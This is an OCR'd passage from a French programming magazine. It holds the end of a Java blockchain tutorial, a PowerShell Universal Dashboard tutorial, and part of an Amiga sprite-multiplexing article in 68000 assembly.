System.out.println("Wallet A essaie d'envoyer 40 au Wallet B ...");
Block b = blockchain.newBlock("Block 2");
b.addTransaction(blockchain.walletA.sendFunds(blockchain.walletB.publicKey, 40f));
blockchain.addBlock(b);

System.out.println("Wallet A montant : " + blockchain.walletA.getBalance());
System.out.println("Wallet B montant : " + blockchain.walletB.getBalance());

System.out.println("\nWallet A essaie d'envoyer plus (100) que ce qu'il possède ...");
b = blockchain.newBlock("Block 3");
b.addTransaction(blockchain.walletA.sendFunds(blockchain.walletB.publicKey, 1000f));
blockchain.addBlock(b);

System.out.println("Wallet A montant : " + blockchain.walletA.getBalance());
System.out.println("Wallet B montant : " + blockchain.walletB.getBalance());

System.out.println("\nWallet B essaie d'envoyer 20 au Wallet A ...");
System.out.println("Wallet A essaie d'envoyer 10 au Wallet B ...");
b = blockchain.newBlock("Block 4");
b.addTransaction(blockchain.walletB.sendFunds(blockchain.walletA.publicKey, 20f));
b.addTransaction(blockchain.walletA.sendFunds(blockchain.walletB.publicKey, 10f));
blockchain.addBlock(b);

System.out.println("Wallet A montant : " + blockchain.walletA.getBalance());
System.out.println("Wallet B montant : " + blockchain.walletB.getBalance());

System.out.println();
System.out.println(blockchain);
System.out.println("Blockchain valide : " + (blockchain.isBlockChainValid() ? "Oui" : "Non"));
}
```

```
Console
<terminated> Blockchain [Java Application] C:\Program Files\Java\jre1.8.0_121\bin\javaw.exe (26 juil. 2018 à 16:42:26)

Wallet A montant : 100.0
Wallet A essaie d'envoyer 40 au Wallet B ...
Transaction ajoutée avec succès au bloc

Wallet A montant : 60.0
Wallet B montant : 40.0

Wallet A essaie d'envoyer plus (100) que ce qu'il possède ...
Manque de fonds pour créer la transaction

Wallet A montant : 60.0
Wallet B montant : 40.0

Wallet B essaie d'envoyer 20 au Wallet A ...
Wallet A essaie d'envoyer 10 au Wallet B ...
Transaction ajoutée avec succès au bloc

Transaction ajoutée avec succès au bloc

Wallet A montant : 70.0
Wallet B montant : 30.0

Block #0 [previousHash : null, timestamp : Thu Jul 26 16:42:27 CEST 2018, data : 0, hash : 0000a6b5f9e
Block #1 [previousHash : 0000a6b5f9e245559cba113125ae6ec6d93fd651ee93d71fb756a8eb664656f4, timestamp :
Block #2 [previousHash : 0000f2c3581a25345e78aae0deabbac429c704be0d6d5660c80dcdf9851c5c59, timestamp :

Blockchain valide : Oui
```

2

Notre Blockchain en Action

Conclusion

La première version de notre Blockchain nous avait permis de mettre en avant le fonctionnement basique d'une chaîne de blocs stockant de simples messages au format chaînes de caractères. En l'état, elle n'avait que peu d'utilité. Dans cet article, nous avons vu comment notre Blockchain pouvait passer à la vitesse supérieure en intégrant un système complet de gestion des transactions avec en prime l'utilisation de clés publiques et privées pour sécuriser les transactions. C'est avec une Blockchain de ce type que le Bitcoin fonctionne et demeure la crypto monnaie de référence. Cependant, notre Blockchain ne fonctionne qu'en local pour le moment ce qui est plutôt limitant vous en conviendrez. Dans un futur article, nous verrons donc comment nous pouvons mettre en réseau P2P notre Blockchain. •

Damien VAN ROBAEYS
Ingénieur Systèmes Metsys
MVP Cloud & Datacenter Management
http://www.systanddeploy.com

METSYS

Microsoft Most Valuable Professional

Créer des Dashboards dynamiques avec PowerShell

Partie 2

niveau 200

Dans nos métiers de l'informatique, il est souvent utile d'avoir accès à des dashboards (tableaux de bord), permettant de résumer graphiquement des actions effectuées, des états spécifiques de machines, serveurs, services… Divers outils permettent de réaliser ces Dashboards. Dans cet article, je vais vous présenter l'outil Universal Dashboard, qui permet de réaliser facilement des Dashboards graphiques (responsive) avec un design moderne, à l'aide de PowerShell.

Création d'un Grid

Le Grid permet de lister des données avec plusieurs paramètres, par exemple nom de machine, statuts, date…

Conservons le chart Donuts, et ajoutons un Grid, comme dans l'exemple [Fig. 7].

Pour créer le Grid ajoutez la partie suivante :

```
New-UdGrid -Title "Déploiemenrs récents" -Headers @("Date", "Ordinateur", "Pourcentage", "Étape en cours", "Status") -Properties @("Date", "Computer Name", "Percent Complete", "Step Name", "Deployment Status") -AutoRefresh -RefreshInterval 60 -Endpoint { $Alldatas | Out-UDGridData }
```

Ajoutons maintenant quelques éléments permettant d'afficher rapidement le nombre d'éléments en cours d'installation, en échec… durant la dernière journée [Fig. 8].


Pour cela, nous allons utiliser le composant counter suivant : New-UDCounter

Ces « counter » seront inclus sur une ligne divisée en 4 colonnes de taille 3 chacune.


New-UDCounter -Title "Installations en cours" -BackgroundColor "#5290E9" -TextAlignment Left -Endpoint {$RunningInstall} -FontColor "White"

Le code utilisé pour cet exemple est le suivant :

```
New-UDRow -Columns {
    New-UDColumn -Size 3 {
     New-UDCounter -Title "En cours" -BackgroundColor "#5290E9"  -Endpoint {
            $NB_Runnning
        } -FontColor "White"
    }

    New-UDColumn -Size 3 {
     New-UDCounter -Title "Succès" -BackgroundColor "#71B37C" -Endpoint {
            $NB_Success
        } -FontColor "White"
    }

    New-UDColumn -Size 3 {
     New-UDCounter -Title "Echec" -BackgroundColor "#E14D57"  -Endpoint {
            $NB_Failed
        } -FontColor "White"
    }

    New-UDColumn -Size 3 {
```




8




7

```
    New-UDCounter -Title "Unresponsive" -BackgroundColor "#EC932F" -Endpoint {
        $NB_Unresponsive
    } -FontColor "White"
  }
}

New-UDRow -Columns {
  New-UDColumn -Size 5 {
      New-UDChart -Title "Status des installations"  -Type "Doughnut" -Endpoint {
          $Data | Out-UDChartData -LabelProperty "Install"  -Dataset @(
              New-UDChartDataset -Label "Install" -DataProperty Count -Background
Color @("#5290E9","#71B37C","#E14D57","#EC932F") -BorderColor @("white", "white",
 "white","white") -BorderWidth 1

          )
      } -Options $Options
  }

  New-UDColumn -Size 7 {
      New-UdGrid -Title "Déploiements récents" -Headers @("Date", "Ordinateur",
"Pourcentage", "Étape en cours", "Status") -Properties @("Date", "Computer Name",
"Percent Complete", "Step Name", "Deployment Status") -AutoRefresh -RefreshInterval 60
-Endpoint {
      $Alldatas | Out-UDGridData
      } -PageSize 3
  }

}
```

Un autre cas concret pouvant faire l'objet d'un Dashboard est l'audit de l'Active Directory (AD). Le dashboard ci-dessous basé sur le même format que le précédent permet de lister l'état de mots de passe et l'état des comptes AD.

9 

10 

Monitoring d'un élément

Une autre commande, **New-UDmonitor**, permet de monitorer en temps réel un élément particulier, tel que l'analyse de l'utilisation du processeur ou de la RAM d'une machine.
Le design se présente comme ceci [Fig. 9].
Le code pour cet exemple est le suivant :

```
New-UDRow -Columns {
      New-UDColumn -Size 6 {
          New-UdMonitor -Title "CPU Monitoring" -Type Line -AutoRefresh -RefreshInterval 3 `
          -ChartBackgroundColor '#80FF6B63' -ChartBorderColor '#FFFF6B63' -Endpoint {
              Get-Counter '\Processor(_Total)\% Processor Time' -ErrorAction SilentlyContinue |
                  Select-Object -ExpandProperty CounterSamples |
                  Select-Object -ExpandProperty CookedValue | Out-UDMonitorData
          }
      }

      New-UDColumn -Size 6 {
          New-UdMonitor -Title "RAM Monitoring" -Type Line -AutoRefresh  -RefreshInterval 3 `
          -ChartBackgroundColor '#8028E842' -ChartBorderColor '#FF28E842'  -Endpoint {
              Get-Counter '\memory\% committed bytes in use' -ErrorAction SilentlyContinue |
              Select-Object -ExpandProperty CounterSamples |
              Select-Object -ExpandProperty CookedValue | Out-UDMonitorData

          }
      }

  }
}
```

Ajoutons maintenant quelques compteurs afin d'afficher des informations telles que l'espace disque disponible, la version de l'OS, le pourcentage du CPU utilisé et le nombre d'erreurs système rencontrées durant le dernier jour [Fig. 10]. Les deux dernières informations sont automatiquement rafraîchies.

Des graphiques, mais pas que…

Universal Dashboard permet de créer des graphiques, mais pas que… On peut également créer différents contrôles (Controls) à intégrer à des pages Web, tels que :

- Un Dashboard multipage è New UDPage ;
- Une page d'authentification ;
- Une partie de préchargement è New-UDPreloader ;
- Des zones de saisie : simple texte, mot de passe ;
- Controles de sélection è Combobox, CheckBox, RadioButton.

La création d'un Dashboard multipage se réalise en utilisant le code ci-dessous :

```
$Page1 = New-UDPage -Name "Analyse de déploiements" -Icon laptop -Content {Page1
_Content}
$Page2 = New-UDPage -Name "Analyse du système" -Icon area_chart -Content {}
$Dashboard = New-UDDashboard -Title "Mon Dashboard - $CompName - $Date" -Color
 "#FF252525"  -Pages @($Page1, $Page2)
```

- Insérez le contenu de votre 1re page dans la zone Page1_Content
- Insérez le contenu de votre 2de page dans la zone Page2_Content.


Le Dashboard s'affiche de la façon suivante [Fig.11]. Cliquez sur le bouton pour afficher les pages disponibles [Fig.12].
Créons à présent un Dashboard multipage qui contiendra nos deux précédents exemples
• Analyse des déploiements [Fig.13]
• Analyse du système [Fig.14]
L'exemple [Fig.15] montre certains contrôles (Controls) disponibles dans Universal Dashboard permettant de créer vos propres formulaires.
On y retrouve :
• Une zone de saisie de texte normal ;
• Une zone de saisie de mot de passe ;
• Un Combobox permettant de lister différents choix ;
• Des CheckBox ;
• Des RadioButton ;
[Fig.16]

Le code de cet exemple est le suivant :


```
New-UDRow -Columns {
    New-UDColumn -Size 6 {
        New-UDInput -Title "Mon formulaire" -Id "Form" -Content {
            New-UDInputField -Type 'textbox' -Name 'Text' -Placeholder 'Tapez votre texte'
            New-UDInputField -Type 'password' -Name 'password' -Placeholder 'Votre mot
de passe'
            New-UDInputField -Type 'checkbox' -Name 'CheckBox' -Placeholder 'Ma CheckBox'
            New-UDInputField -Type 'select' -Name 'Combo' -Placeholder '' -Values @("Choix 1",
 "Choix 2", "Choix 3")
            New-UDInputField -Type 'radioButtons' -Name 'RadioButton' -Placeholder @("Radio
Button1", "RadioButton2", "RadioButton3") -Values @("RadioButton1", "RadioButton1",
 "RadioButton1")
        } -Endpoint {
            param($Text, $CheckBox, $Combo, $RadioButton, $password)
        }
        }
}
```

Vous l'aurez compris, il existe beaucoup de possibilités avec ce produit qui s'utilise assez simplement.
Différents exemples de ce qu'il est possible de faire avec Charts.js et Material Design sont disponibles ici (6) (7) :


(6) https://adamdriscoll.gitbooks.io/powershell-universal-dashboard/content/components/
(7) http://demo.geekslabs.com/materialize/v2.1/layout03/index.html




11




12




13



14



15



16

Denis Duplan,
sociologue et développeur à ses heures.
Blog : http://www.stashofcode.fr

Afficher des sprites et des BOBs sur Amiga OCS et AGA

Partie 2

Quoi de plus confortable qu'un sprite ? Le coprocesseur graphique l'affiche en laissant voir le décor derrière ses pixels transparents, et il préserve le décor derrière ses autres pixels pour le restaurer quand le sprite est déplacé. Par ailleurs, il découpe le sprite s'il sort de l'écran.


Plus de sprites : attacher et / ou réutiliser (multiplexer) les sprites

Avec 4 couleurs, dont une transparente, la palette d'un sprite est particulièrement limitée. Sans doute, il est possible de superposer des sprites pour multiplier les couleurs, mais superposer deux sprites ne permet d'étendre la palette qu'à 8 couleurs, dont 2 transparentes. Par ailleurs, il faut se rappeler que les sprites sont couplés, et que les sprites d'un même couple partagent la même palette de 4 couleurs. Au mieux, il serait donc possible de superposer quatre sprites, étendant la palette à 16 couleurs, dont 4 transparentes. Sachant qu'il y a huit sprites, il ne serait donc possible que d'afficher deux sprites en 12 couleurs ?

Non. Comme mentionné plus tôt, les deux sprites formant un couple peuvent être combinés pour former un unique sprite, toujours de 16 pixels de large, mais cette fois affiché en 16 couleurs (les couleurs 16 à 31 de la palette de l'écran, la couleur 16 étant transparente). Les lignes du premier sprite fournissent les bits des petits bitplanes 1 et 2 du sprite, tandis que les lignes du second sprite fournissent les bits des petits bitplanes 3 et 4.

Pour combiner ainsi deux sprites d'un couple, il faut positionner le bit 7 du second mot de contrôle du second sprite du couple : c'est l'attachement. Par ailleurs, les deux sprites doivent être affichés à la même position, ce qui implique donc de les déplacer simultanément – là où ils ne se chevauchent pas, chacun est affiché dans la palette commune de 4 couleurs.

Le programme `sprite16.s` fait ainsi se déplacer un sprite de 16 couleurs composé des sprites 0 et 1 sur le même décor que précédemment (Figure 7).



7

Les sprites 0 et 1 combinés, en 16 couleurs, circulant paisiblement sur un bitplane.

Les possibilités d'enrichir l'affichage des sprites ne s'arrêtent pas là. Si le hardware ne peut afficher un sprite qu'une fois par ligne de l'écran, il est parfaitement possible de lui demander de modifier la position d'un sprite d'une ligne à l'autre. Cela permet de démultiplier les sprites. Cette technique, aussi dite « multiplexage », est utilisée pour produire notamment des fonds étoilés, comme l'illustre le programme `spritesField.s` (Figure 8). Noter que ce programme est doublement limité, car non seulement seul le sprite 0 est réutilisé, ce qui ne permet pas de produire un effet de profondeur, mais, de plus, le motif du sprite n'est pas modifié d'une occurrence à l'autre, ce qui rend l'apparence très monotone. En jouant sur ces deux paramètres, il est facile de faire mieux en un instant.

Pour y parvenir, il suffit de modifier la structure des données du sprite. Les deux derniers mots à 0 doivent être remplacés par de nouveaux mots de contrôle, qui précisent les coordonnées où afficher de nouveau le sprite. Par exemple :

```
$2C40, $2D00    ;Afficher le sprite sur 1 pixel de hauteur en ($81, $2C)
$8000, $0000    ;Petits bitplanes 1 et 2 du sprite (1 pixel tout à gauche)
$2E72, $2F00 ;Afficher le sprite sur 1 pixel de hauteur en ($81 + 100 = $E5, $2C + 2 = $2E)
$0008, $0000    ;Petits bitplanes 1 et 2 du sprite (1 pixel tout à droite)
0, 0            ;Fin du sprite
```

L'ordonnée de la nouvelle occurrence du sprite est contrainte. A la base, elle est nécessairement supérieure à celle de la dernière ligne affichée de la précédente occurrence du sprite. Mais il y a plus : il faut attendre une ligne à l'écran entre deux occurrences du sprite. En effet, à chaque ligne de l'écran, le DMA ne dispose que du temps d'alimenter le hardware avec deux mots par sprite. Ainsi, s'il lit les nouveaux mots de contrôle du sprite durant une ligne, il n'a pas le temps de lire les mots de la première ligne des petits bitplanes du sprite durant cette dernière ; c'est à la ligne suivante qu'il le pourra. En conséquence, un sprite affiché jusqu'en Y ne peut être de nouveau affiché qu'à partir de Y+2. Ce qui explique pourquoi dans le programme `spritesField.s`, il n'y a que 256 / 17 = 15 occurrences de 16 pixels de hauteur à l'écran.

L'astuce : cherche sprites pour plan sympa à plusieurs

S'ils sont peu nombreux et peu colorés, les sprites n'en disposent donc pas moins d'atouts pour séduire le codeur. C'est d'autant plus vrai que leur potentiel s'étend au-delà de ce qui est documenté dans l'*Amiga Hardware Reference Manual*. En particulier, il est possible de réutiliser des sprites horizontalement sur toute la largeur du playfield.


C'est énorme, car cela permet tout simplement de rajouter un playfield. Comme Codetapper l'a documenté sur son excellent site (http://codetapper.com/amiga/sprite-tricks/), l'astuce a été mise à profit avec diverses variantes dans de nombreux jeux à succès.

Le programme `triplePlayfield.s` en fournit une illustration en mettant en place un triple-playfield. Dans cette configuration, deux playfields sont affichés en dual-playfield, en suivant les instructions prodiguées dans l'*Amiga Hardware Reference Manual*. Par-dessus, un playfield de sprites est affiché en exploitant l'astuce de la réutilisation horizontale. Ce troisième playfield est composé de trois couples de sprites en 16 couleurs, réutilisés horizontalement. Si les


sprites n'occupent que 32 pixels de hauteur (de quoi afficher un chiffre et un damier de couleurs), il est entendu qu'ils peuvent s'étendre sur toute la hauteur de l'écran (Figure 9).
Le codeur de jeu vidéo sur Amiga déjà cité m'a rapporté avoir utilisé la technique pour réaliser un décor dont la topologie correspondait à un tore. En effet, le décor était répété horizontalement et verticalement, si bien que la surface de l'écran affichait effectivement une partie rectangulaire d'un décor plaqué sur un tore. Réaliser un tore avec un plan composé de sprites : je pense qu'il s'est arraché les cheveux… Pour comprendre comment parvenir à notre bien plus modeste résultat, il faut regarder dans la Copper list. Cette dernière contient notamment une section générée ainsi :

```
    move.w #(DISPLAY_Y<<8)!$38!$0001,d0
    move.w #DISPLAY_DY-1,d1
_copperListSpriteY:
    move.w d0,(a0)+
    move.w #$FFFE,(a0)+
    move.w #((SPRITE_Y&$FF)<<8)!((SPRITE_X&$1FE)>>1),d2
    move.w #SPR0POS,d3
    move.w #(DISPLAY_DX>>4)-1,d4
_copperListSpriteX:
    move.w d3,(a0)+
    move.w d2,(a0)+
    addq.w #8,d3
    move.w d3,(a0)+
    move.w d2,(a0)+
    addq.w #8,d3
    cmpi.w #SPR6POS,d3
    bne _copperListSpriteNoReset
    move.w #SPR0POS,d3
_copperListSpriteNoReset:
    addi.w #16>>1,d2
    dbf d4,_copperListSpriteX
    addi.w #$0100,d0
    dbf d1,_copperListSpriteY
```

Le codage des instructions WAIT et MOVE du Copper a été détaillé dans la série d'articles sur la programmation d'un sine scroll (*Programmez !* #213 à #217, et blog de l'auteur). Il suffit donc de noter que ce code génère un WAIT au début de chaque ligne de l'écran, suivi de 20 séries de MOVE qui modifient successivement les registres SPR0POS à SPR5POS.
Comme expliqué plus tôt, un registre SPRxPOS contient le premier mot de contrôle d'un sprite, donc les 8 bits de poids fort de sa position horizontale. Dans sa description du fonctionnement du DMA des sprites, l'*Amiga Hardware Reference Manual* précise que la position horizontale du faisceau d'électrons est comparée à chaque pixel à celle qui figure dans `SPRxPOS` pour décider d'afficher ou non les données chargée dans `SPRxDATA` et `SPRxDATB`.
Autrement dit, si l'on change la position horizontale d'un sprite dans `SPRxPOS` après que ce sprite a été affiché, il est possible de provoquer de nouveau l'affichage de ce sprite sur la même ligne. C'est tout l'objet des séries de MOVE.
Prenons le cas des sprites 0 et 1, qui sont attachés pour former un sprite en 16 couleurs, et donc affichés à la même position, en haut à gauche de l'écran. Le hardware lit les données des bitplanes et des sprites à afficher par paquet de 16 pixels. Le premier WAIT attend le faisceau d'électrons à la position $38, qui correspond à la première de ces lectures qui précède le début de l'affichage (la position horizontale stockée dans `DDFSTRT`). Tandis que le hardware affiche les 16 pixels des sprites 0 et 1, `SPR0POS` et `SPR1POS` sont modifiés par deux MOVE qui reportent la position horizontale des sprites de 16 pixels sur la droite. Comme le Copper prend 16 pixels à exécuter ces MOVE, les nouvelles valeurs des registres sont prises en compte par le hardware à la lecture suivante qu'il fait d'un paquet de 16 pixels à afficher. Ainsi, ces sprites sont de nouveau affichés à leur nouvelle position commune !
La difficulté serait de bien synchroniser les MOVE sur la lecture des données des 16 pixels que le hardware va afficher. Toutefois, cela tombe parfaitement : nul besoin d'intercaler des MOVE inutiles, l'équivalent du NOP pour le Copper, histoire de faire une pause en cours de ligne. Noter que c'est beaucoup plus acrobatique pour d'autres effets qui consistent pareillement à duper le hardware en cours de ligne, mais à des positions précises, notamment pour le zoom hardware horizontal, dont il sera question dans un éventuel prochain article.
A ce stade, le lecteur attentif peut se poser deux questions.



8 *Réutiliser les sprites d'une ligne à l'autre pour produire un fond étoilé (multiplexage vertical).*



9 *Un triple-playfield, dont un playfield de sprites réutilisés (multiplexage horizontal).*

Pourquoi afficher un dual-playfield à l'aide de deux bitplanes par playfield (4 couleurs par playfield, dont une transparente), et non de trois (8 couleurs par playfield, dont une transparente), comme le hardware le permet ? Et pourquoi réutiliser trois couples de sprites et non quatre, ici encore comme le hardware le permet ?
C'est que l'astuce a ses limites.
Tout metal basher qui a lu son *Amiga Hardware Reference Manual* connaît le fameux schéma intitulé *DMA time slot allocation*. Ce schéma permet de visualiser l'attribution de cycles disponibles durant une ligne que le hardware trace à l'écran. Certains cycles sont réservés à des fonctions impératives, comme la lecture des données des bitplanes. Les autres sont disponibles, notamment pour le Copper qui trouve ainsi le temps d'exécuter des MOVE (accessoirement, ceux qui se demandent pourquoi un MOVE prend 8 pixels en basse résolution pour être exécuté trouveront l'explication dans le schéma).
Le problème, c'est qu'au-delà de 4 bitplanes, le hardware commence à voler des cycles auxquels le Copper aurait pu prétendre pour lire les données des bitplanes supplémentaires (Figure 10).
Par conséquent, une séquence de 40 MOVE se trouve régulièrement interrompue, ce qui fait tomber la possibilité de réutiliser horizontalement autant de sprites qu'on pourrait le souhaiter. En conséquence, pour disposer de tous les cycles pour réutiliser les huit sprites, il faut se limiter à 4 bitplanes, soit deux playfields de 2 bitplanes chacun.
Par ailleurs, dans le programme `triplePlayfield.s`, les playfields défilent horizontalement en exploitant les possibilités du hardware via le registre `BPLCON1`. Or cet effet repose sur une lecture anticipée des données des bitplanes (16 pixels avant le début effectif de leur affichage), ce qui vient ici encore voler des cycles, mais cette fois en interdisant de lire via DMA les données du sprite 7 (Figure 11). De ce fait, le couple de sprites 6 et 7 ne peut être utilisé.

